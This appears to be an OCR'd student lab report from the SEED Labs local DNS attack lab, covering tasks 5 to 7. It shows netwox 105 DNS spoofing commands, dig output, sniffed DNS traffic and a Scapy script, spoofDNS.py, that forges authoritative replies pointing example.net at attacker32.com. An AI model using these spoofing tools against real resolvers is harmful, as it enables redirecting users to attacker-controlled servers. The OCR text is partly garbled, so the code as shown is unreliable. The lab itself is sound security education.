

Mozilla Firefox
4:21 AM
File Edit View History Bookmarks Tools Help
SEED Project
Bank of America
Bank of America
New Tab
www.bank32.com/
Most Visited
SEED Labs
Sites for Labs
Waiting for www.bankofamerica.com...



Bank of America Corporation (US)
Most Visited
SEED Labs
Sites for Labs
Bank of America - Banking, Credit Cards, Loans and Merrill I...
You are using an unsupported browser version. Learn more or update your browser.
BANK OF AMERICA
LOGIN
Choose the card that works for you
NEW
Unlimited 1.5% cash back on all purchases >
Updates on the American Rescue Plan Act, Advance Child Tax Credit Payments and health and safety updates.
Type here to search
64°F Sunny
1:19 AM
12/22/2021

Task 5


Before





VBOX Clone Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:445 errors:0 dropped:0 overruns:0 frame:0
TX packets:445 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:49766 (49.7 KB) TX bytes:49766 (49.7 KB)
[12/22/21]seed@VM:~$ cd /
[12/22/21]seed@VM:/$ cd etc
[12/22/21]seed@VM:/etc$ bind
[12/22/21]seed@VM:/etc$ cd bind
[12/22/21]seed@VM:.../bind$ example.com.db
example.com.db: command not found
[12/22/21]seed@VM:.../bind$ sudo vi example.com.db
[12/22/21]seed@VM:.../bind$ rm example.com.db
rm: remove write-protected regular empty file 'example.com.db'?
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart
[12/22/21]seed@VM:.../bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a
www.example.net -A 10.0.2.6
Type here to search
64°F Sunny
1:48 AM
12/22/2021


DNS_Local.pdf
File | C:/Users/bjsot/Downloads/DNS_Local.pdf
7 of 11
Page view
Read aloud
Add text
Draw
Highlight
Erase
VBOX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:1303 errors:0 dropped:0 overruns:0 frame:0
TX packets:1303 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:106123 (106.1 KB) TX bytes:106123 (106.1 KB)
[12/22/21]seed@VM:/etc$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28498
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net. IN A
;; ANSWER SECTION:
www.example.net. 10300 IN A 93.184.216.34
;; Query time: 34 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Wed Dec 22 04:49:30 EST 2021
;; MSG SIZE rcvd: 60
[12/22/21]seed@VM:/etc$
Type here to search
64°F Sunny
1:49 AM
12/22/2021


There Is no Authority or additional Sections





Task 6



VBOX Clone Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
safebrowsing.googleapis.com. A 10 10.0.2.15
www.example.net. NS 10 www.example.net.
www.example.net. A 10 10.0.2.6
DNS_answer
id=42622 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=0 add=0
safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 115 142.250.105.95
DNS_question
id=23150 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
safebrowsing.googleapis.com. A
DNS_answer
id=23150 rcode=OK opcode=QUERY
aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 10 10.0.2.15
www.example.net. NS 10 www.example.net.
www.example.net. A 10 10.0.2.6
DNS_question
id=24210 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
safebrowsing.googleapis.com. AAAA
DNS_answer
id=23150 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=0 add=0
safebrowsing.googleapis.com. A
safebrowsing.googleapis.com. A 115 142.250.105.95
DNS_answer
id=24210 rcode=OK opcode=QUERY
aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=0 add=0
safebrowsing.googleapis.com. AAAA
safebrowsing.googleapis.com. AAAA 75 2607:f8b0:4002:c09::5f
^C
[12/22/21]seed@VM:.../bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 -s 69.69.69.69
'69.69.69.69' is not a valid spoof_ip_inittype
Option '-s|--spoofip' could not be set
Error 10011 : tool argument not decoded
[12/22/21]seed@VM:.../bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 --authnsip "1.2.3.4"
^C
[12/22/21]seed@VM:.../bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 -T 600 -f src host 10.0.2.6 -s raw
There are too many options (host ...)
Error 10011 : tool argument not decoded
[12/22/21]seed@VM:.../bind$ sudo netwox 105 -h VM -H 10.0.2.15 -a www.example.net -A 10.0.2.6 -T 600 -f "src host 10.0.2.6" -s raw
Right Ctrl
Type here to search
64°F Sunny
2:24 AM
12/22/2021

Task 7


VBOX Clone Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
# Swap the source and destination IP address
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
# Swap the source and destination port number
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
# The Answer Section
#Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',ttl=259200, rdata='10.0.2.5')
# The Authority Section
NSsec1 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='attacker32.com')
#NSsec2 = DNSRR(rrname='example.net', type='NS',ttl=259200, rdata='ns2.example.net')
The Additional Section
#Addsec1 = DNSRR(rrname='ns1.example.net', type='A',ttl=259200, rdata='1.2.3.4')
#Addsec2 = DNSRR(rrname='ns2.example.net', type='A',ttl=259200, rdata='5.6.7.8')
# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,qdcount=1, ancount=0 , nscount=1 , arcount=0 , an=0, ns=NSsec1 , ar=0)
# Construct the entire IP packet and send it out
spoofpkt = IPpkt/UDPpkt/DNSpkt
send(spoofpkt)
# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
"spoofDNS.py" 22L, 1166C 1,1 All
Right Ctrl
Type here to search
64°F Sunny
5:08 AM
12/22/2021


VBOX Clone Clone Clone [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
_sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[12/22/21]seed@VM:~$ spoofDNS.py
Traceback (most recent call last):
File "./spoofDNS.py", line 22, in <module>
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
File "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py", line 731, in sniff
*arg, **karg)] = iface
File "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py", line 567, in __init__
self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))
File "/usr/lib/python2.7/socket.py", line 191, in __init__
_sock = _realsocket(family, type, proto)
socket.error: [Errno 1] Operation not permitted
[12/22/21]seed@VM:~$ sudo vi spoofDNS.py
